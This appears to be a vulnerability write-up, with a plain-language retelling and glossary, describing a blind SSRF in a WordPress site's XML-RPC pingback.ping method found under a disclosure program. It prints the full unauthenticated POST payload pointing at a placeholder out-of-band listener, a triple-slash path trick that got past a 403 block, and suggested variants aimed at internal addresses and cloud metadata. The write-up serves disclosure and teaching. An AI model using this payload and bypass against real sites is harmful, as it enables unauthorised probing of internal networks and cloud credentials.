Uncovering a High-Severity Blind SSRF via WordPress XML-RPC
The WordPress XML-RPC pingback.ping method accepted an unauthenticated URL and made the server fetch it, producing an out-of-band DNS/HTTP callback. An attacker could use the server as a proxy to probe internal networks, local services and cloud metadata endpoints.

medium.com
Published on medium.com
Ssrf
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WordPress historically used the XML-RPC protocol so that external applications, such as mobile apps and remote blogging platforms, could connect to a site's API. One of the methods exposed through XML-RPC is Pingback. In normal use, when Website A links to Website B, Website A sends Website B a pingback message to tell it about the link. Website B then automatically fetches Website A to check whether the link from A to B really exists.
The target in this case study is anonymised as target.com, a WordPress installation tested under a Vulnerability Disclosure Program (VDP) during a designated testing period. The researcher states that identifiers, domain names and other organisation-related information were anonymised or replaced with generic terms, and that no data was modified during that anonymisation.
The bug is a blind SSRF: the application accepts a URL from the user and handles it on the server without rigorous validation. Because the XML-RPC service is unauthenticated, any internet user can make a request to the server telling it to connect to an arbitrary IP address or hostname.
Setup
The work was done against a live target under a VDP, so no accounts or credentials were needed: the whole attack path is unauthenticated. The only tooling described is an out-of-band application security testing (OAST) framework, specifically Interactsh, used to generate a unique monitoring domain and observe callbacks. An OAST approach is necessary here because the SSRF is blind: the server processes the request but does not show the contents of the response to the attacker.
Finding it
The starting point was the standard WordPress XML-RPC endpoint. A basic request to https://target.com/xmlrpc.php returned 403 Forbidden, so the endpoint returned 403 Forbidden..

The researcher then tried a path variation with extra slashes, https://target.com///xmlrpc.php, and the 403 was bypassed.

With the endpoint reachable, the question was whether the unauthenticated pingback.ping method would make the server fetch a URL of the attacker's choosing. Since the response would not contain the fetched content, a callback channel was needed to prove the server-side request actually happened.
Exploitation
Step 1: Accessing xmlrpc.php
The endpoint was first confirmed to exist and then reached past the block using the slash variant:
https://target.com/xmlrpc.php
https://target.com///xmlrpc.php
The first URL returned 403 Forbidden; the second did not, which opened the path to the XML-RPC method call.
Step 2: Preparing the OAST listener
Using Interactsh, the researcher generated a distinct monitoring domain string to catch incoming external lookups. The listener domain shown in the write-up is:
[redacted].oast.fun

This domain is the destination the target server is asked to resolve and contact, so any DNS or HTTP traffic arriving there proves that the server, not the researcher's browser, initiated the request.
Step 3: Crafting the malicious payload
An unauthenticated HTTP POST was sent to the target's xmlrpc.php with an XML request body. The first parameter defines the destination the server should retrieve data from:
POST /xmlrpc.php HTTP/2Host: target.comContent-Type: application/xml<?xml version="1.0" encoding="utf-8"?><methodCall> <methodName>pingback.ping</methodName> <params> <param> <value> <string>http://YOUR-UNIQUE-OAST-DOMAIN</string> </value> </param> <param> <value> <string>https://example.com</string> </value> </param> </params></methodCall>
The body calls the pingback.ping method with two string parameters. The first is the source URL, the address the server is told to fetch, which points at the unique OAST domain. The second is the target URL, given here as https://example.com, the page that the pingback is nominally claiming links to the source. In a normal pingback exchange the server would fetch the source and verify that it links to the target; here the source is attacker-controlled.
The server answered with 200 OK and a generic error message. That response alone says nothing about whether the fetch happened, which is exactly why the OAST listener matters.

Inspecting the Interactsh dashboard quickly revealed the callback, confirming the vulnerability.
Step 4: Analysing the callback


The internal structure of the target machine performed the DNS query aimed at resolving the researcher's host. The traffic logs showed the traffic coming from an external IP address directly hosted by the target server infrastructure, which fully confirmed the SSRF.
Root cause
The XML-RPC pingback.ping method takes a user-supplied URL and has the server fetch it, with no authentication required to call the method. The application handles that URL on the server without rigorous validation, so the destination can be an arbitrary IP address or hostname rather than a legitimate linking site. The plain xmlrpc.php path returned 403, while the /// variant did not. The generic error returned in the 200 response also meant the outcome was invisible to the attacker without an out-of-band channel.
Impact
The researcher notes that although a pingback payload may only lead to a DNS lookup and an HTTP call, the operational consequences in practice can be serious:
- Recon on the internal network: the victim's server is used as a proxy to scan for internal ports in the private RFC 1918 ranges.
- Communication with local services: the server can be made to connect to administrative services bound only to
[redacted], such as local databases, caches and internal APIs. - Exposure of cloud metadata: if the system runs in the cloud (AWS, GCP, DigitalOcean and so on), the attacker may try to fetch metadata from the
http://[redacted]endpoint.
These are described as possibilities that depend on the environment; the confirmed result in this report is the out-of-band DNS callback from the target's infrastructure.
Fix
The report does not describe any remediation applied by the target. What it does describe is the researcher's handling: after confirming the validity of the out-of-band callback, no further tests were conducted, to avoid any network disruption. Findings were scored with CVSS v3.1 at a base score of 7.5 (High Severity).

Variants to test
- Path normalisation bypasses on blocked endpoints. Try extra slashes and similar path variants against a 403-protected
xmlrpc.php, as inhttps://target.com///xmlrpc.php. A positive result is the XML-RPC endpoint responding instead of returning 403. - Other XML-RPC methods that take URLs. A positive result is a DNS or HTTP hit on your OAST listener after a 200 response with a generic error.
- Internal address targets. A positive result is a measurable difference in response time or error behaviour that indicates the server attempted the connection.
- Cloud metadata endpoint. A positive result is a callback or response artefact showing the metadata service was contacted.
- HTTP versus HTTPS source URLs. A positive result is a callback arriving over the corresponding protocol at your listener.
What happened, in plain words
A security researcher found a way to make a company's web server visit an address of the researcher's choosing, without logging in and without the server ever showing what it fetched back. This kind of bug is called a blind SSRF, short for Server-Side Request Forgery. The word "blind" means the attacker cannot see the result of the request; they only know it happened because their own monitoring service records the server knocking on its door.
The server in question ran WordPress, a very common system for building websites and blogs. WordPress ships with a feature called XML-RPC that lets other programs talk to the site. One of the things that feature can do is called a pingback: when one website links to another, it can send a small automatic message saying "hey, I linked to you". The receiving site then fetches the linking page to check the link really exists. That automatic fetch is the dangerous part: if an attacker controls the address being fetched, the server can be tricked into visiting places it should never visit.
The researcher found this on a real target during a Vulnerability Disclosure Program (VDP). A VDP is an arrangement where an organisation invites outsiders to report security problems under set rules. The write-up anonymises the target as target.com and says that identifiers, domain names and other organisation-related details were replaced with generic terms, and that no data was modified while doing so.
The two ideas you need first
What XML-RPC is
An API is a way for one program to ask another program to do something, a bit like a restaurant menu: you pick an item by name, hand over the details, and the kitchen does the work. XML-RPC is an old, simple style of API where the request is written in XML, a text format that uses tags like <methodName> to label each piece of information. WordPress used XML-RPC so that mobile apps and remote blogging tools could publish posts and read data from a site.
What a pingback is
A pingback is an automatic courtesy note between websites. In normal use, Website A links to Website B, so Website A sends Website B a pingback message. Website B then automatically fetches Website A to check that the link from A to B really exists. The key point for us: the receiving server goes out and fetches a URL that the sender supplied.
What SSRF means
SSRF happens when an application takes a URL from the user and handles it on the server without rigorous validation. Think of a hotel concierge who will fetch anything you ask for, including the keys to the staff room, because nobody checks the address you wrote down. Because the XML-RPC service is unauthenticated, meaning no login is required, any internet user can send it a request telling it to connect to an arbitrary IP address or hostname.
Step 1: Getting to xmlrpc.php
The standard address for the WordPress XML-RPC feature is a file called xmlrpc.php in the site's root. The researcher first sent a basic request to it:
https://target.com/xmlrpc.php
https://target.com///xmlrpc.php
Line by line:
https://target.com/xmlrpc.phpis the ordinary address of the XML-RPC endpoint. The first request to it returned 403 Forbidden, which is the web server's way of saying "I know this exists, but you are not allowed to use it". So the feature returned 403 Forbidden.https://target.com///xmlrpc.phpis the same address with extra slashes before the file name. The researcher tried this path variation and the 403 was bypassed, meaning the endpoint responded instead of refusing.
The first image shows the basic request to https://target.com/xmlrpc.php returning 403 Forbidden.
The second image shows the same endpoint reached successfully through the https://target.com///xmlrpc.php variant, past the 403.
Why this step mattered: the plain path returned 403, while the /// variant did not.
Step 2: Setting up a listener to catch the callback
Because the SSRF is blind, the server processes the request but does not show the contents of the response to the attacker. So the researcher needed an out-of-band channel: a way to observe traffic that arrives somewhere other than the normal response. The tool used for this is an OAST framework, short for out-of-band application security testing, specifically Interactsh. OAST tools give you a unique domain name that you control, and they record every DNS lookup and HTTP request that reaches it.
A DNS lookup is the internet's phone book step: before a computer can contact a domain name, it asks a DNS server what IP address that name belongs to. If the target server performs that lookup for the researcher's unique domain, the researcher's listener sees it, and that proves the server itself made the request.
Using Interactsh, the researcher generated a distinct monitoring domain string for incoming external lookups:
[redacted].oast.fun
This is the destination the target server will be asked to resolve and contact. Any DNS or HTTP traffic arriving there proves that the server, not the researcher's browser, initiated the request.
The image shows the researcher's OAST listener domain, [redacted].oast.fun.
Step 3: Sending the malicious payload
A payload here means the crafted request body that carries the attack. The researcher sent an unauthenticated HTTP POST to the target's xmlrpc.php with an XML request body. A POST is the HTTP method a browser uses when it submits a form, that is, when it sends data to the server rather than just asking for a page. The first parameter in the body defines the destination the server should retrieve data from:
POST /xmlrpc.php HTTP/2Host: target.comContent-Type: application/xml<?xml version="1.0" encoding="utf-8"?><methodCall> <methodName>pingback.ping</methodName> <params> <param> <value> <string>http://YOUR-UNIQUE-OAST-DOMAIN</string> </value> </param> <param> <value> <string>https://example.com</string> </value> </param> </params></methodCall>
Line by line, in plain words:
POST /xmlrpc.php HTTP/2says "send data to the filexmlrpc.phpusing version 2 of the HTTP protocol".Host: target.comtells the server which website name the request is for. One server can host many sites, so this header picks one.Content-Type: application/xmlannounces that the body is written in XML, so the server knows how to read it.<?xml version="1.0" encoding="utf-8"?>is the standard opening line of an XML document, stating the format version and character encoding.<methodCall>opens the request and<methodName>pingback.ping</methodName>names the action being asked for: the pingback method.- The first
<param>contains<string>http://YOUR-UNIQUE-OAST-DOMAIN</string>. This is the source URL, the address the server is told to fetch. In the real test it pointed at the unique OAST domain. - The second
<param>contains<string>https://example.com</string>. This is the target URL, the page the pingback is nominally claiming links to the source. In a normal pingback exchange the server would fetch the source and verify that it links to the target; here the source is attacker-controlled. - The closing tags
</params>,</methodCall>simply end the request.
The server answered with 200 OK and a generic error message. A 200 status means the request was received and handled, but the body said nothing useful. That response alone says nothing about whether the fetch happened, which is exactly why the OAST listener matters.
The image shows the 200 OK response with a generic error message, and the Interactsh dashboard revealing the callback.
Inspecting the Interactsh dashboard quickly revealed the vulnerability.
Step 4: Reading the callback
The internal structure of the target machine performed the DNS query aimed at resolving the researcher's host. The traffic logs showed the traffic coming from an external IP address directly hosted by the target server infrastructure, which fully confirmed the SSRF.
The image shows the DNS request arriving at the OAST listener.
The image shows the DNS response from the OAST listener.
Why this step mattered: a DNS request arriving from the target's own infrastructure is proof that the server, not the researcher's browser, made the outbound connection. That is the difference between a guess and a confirmed finding.
Why the bug exists
The XML-RPC pingback.ping method takes a user-supplied URL and has the server fetch it, with no authentication required to call the method. The application handles that URL on the server without rigorous validation, so the destination can be an arbitrary IP address or hostname rather than a legitimate linking site. The plain xmlrpc.php path returned 403, while the /// variant did not. The generic error returned in the 200 response also meant the outcome was invisible to the attacker without an out-of-band channel.
What an attacker could do with it
The researcher notes that although a pingback payload may only lead to a DNS lookup and an HTTP call, the operational consequences in practice can be serious:
- Recon on the internal network: the victim's server is used as a proxy to scan for internal ports in the private RFC 1918 ranges. RFC 1918 is the standard that sets aside certain IP address ranges for private networks, the addresses used inside a company that are not reachable from the public internet. Port scanning means probing which services are listening on which numbered doors of a machine.
- Communication with local services: the server can be made to connect to administrative services bound only to
[redacted], such as local databases, caches and internal APIs.[redacted]is the loopback address, meaning "this same machine"; services bound to it accept connections only from the machine itself, not from the network. - Exposure of cloud metadata: if the system runs in the cloud (AWS, GCP, DigitalOcean and so on), the attacker may try to fetch metadata from the
http://[redacted]endpoint. Cloud providers expose a small internal service at that address that describes the running machine and can include credentials; it is meant to be reachable only from inside the cloud instance.
These are described as possibilities that depend on the environment. The confirmed result in this report is the out-of-band DNS callback from the target's infrastructure.
How it was handled and scored
The report does not describe any remediation applied by the target. What it does describe is the researcher's handling: after confirming the validity of the out-of-band callback, no further tests were conducted, to avoid any network disruption. Findings were scored with CVSS v3.1 at a base score of 7.5 (High Severity). CVSS is a standard scoring system for the severity of a vulnerability; version 3.1 is one edition of it, and 7.5 falls in the High band.
Other things worth trying
These are variations on the same idea, useful for testing similar setups:
- Path normalisation bypasses on blocked endpoints. Try extra slashes and similar path variants against a 403-protected
xmlrpc.php, as inhttps://target.com///xmlrpc.php. A positive result is the XML-RPC endpoint responding instead of returning 403. - Other XML-RPC methods that take URLs. A positive result is a DNS or HTTP hit on your OAST listener after a 200 response with a generic error.
- Internal address targets. A positive result is a measurable difference in response time or error behaviour that indicates the server attempted the connection.
- Cloud metadata endpoint. A positive result is a callback or response artefact showing the metadata service was contacted.
- HTTP versus HTTPS source URLs. A positive result is a callback arriving over the corresponding protocol at your listener.
Glossary
- API: a defined way for one program to ask another program to do something, like a menu of named actions.
- Blind SSRF: an SSRF where the attacker cannot see the server's response, so the request's effect must be observed through a separate channel.
- Callback: traffic that arrives at a listener you control, proving that some other machine made a request.
- Cloud metadata: a small internal service on a cloud machine that describes the instance and can include credentials, reachable at
http://[redacted]. - CVSS: a standard scoring system for the severity of a vulnerability; version 3.1 is one edition of it.
- DNS lookup: the step where a computer asks a DNS server which IP address belongs to a domain name.
- DNS: the internet's naming system that maps domain names to IP addresses.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- HTTPS: HTTP carried over an encrypted connection.
- Interactsh: an OAST framework that gives you a unique domain and records lookups and requests that reach it.
- IP address: the numeric address of a machine on a network.
- Loopback address:
[redacted], meaning "this same machine"; services bound to it accept connections only locally. - OAST: out-of-band application security testing; using a listener you control to observe traffic that does not appear in the normal response.
- Payload: the crafted request body that carries the attack.
- Pingback: an automatic message between websites, where the receiving site fetches the linking page to verify the link.
- Port scanning: probing which numbered network doors on a machine have services listening.
- POST: the HTTP method used to send data to a server, as a form submission does.
- RFC 1918: the standard that sets aside certain IP address ranges for private networks.
- SSRF: Server-Side Request Forgery; the application takes a URL from the user and fetches it on the server without rigorous validation.
- VDP: Vulnerability Disclosure Program; an arrangement where an organisation invites outsiders to report security problems under set rules.
- WordPress: a widely used system for building websites and blogs.
- XML: a text format that labels pieces of data with tags.
- XML-RPC: an old, simple API style where requests are written in XML, used by WordPress so other programs can talk to a site.
- 403 Forbidden: the web server's response meaning the resource exists but access is refused.
- 200 OK: the web server's response meaning the request was received and handled.




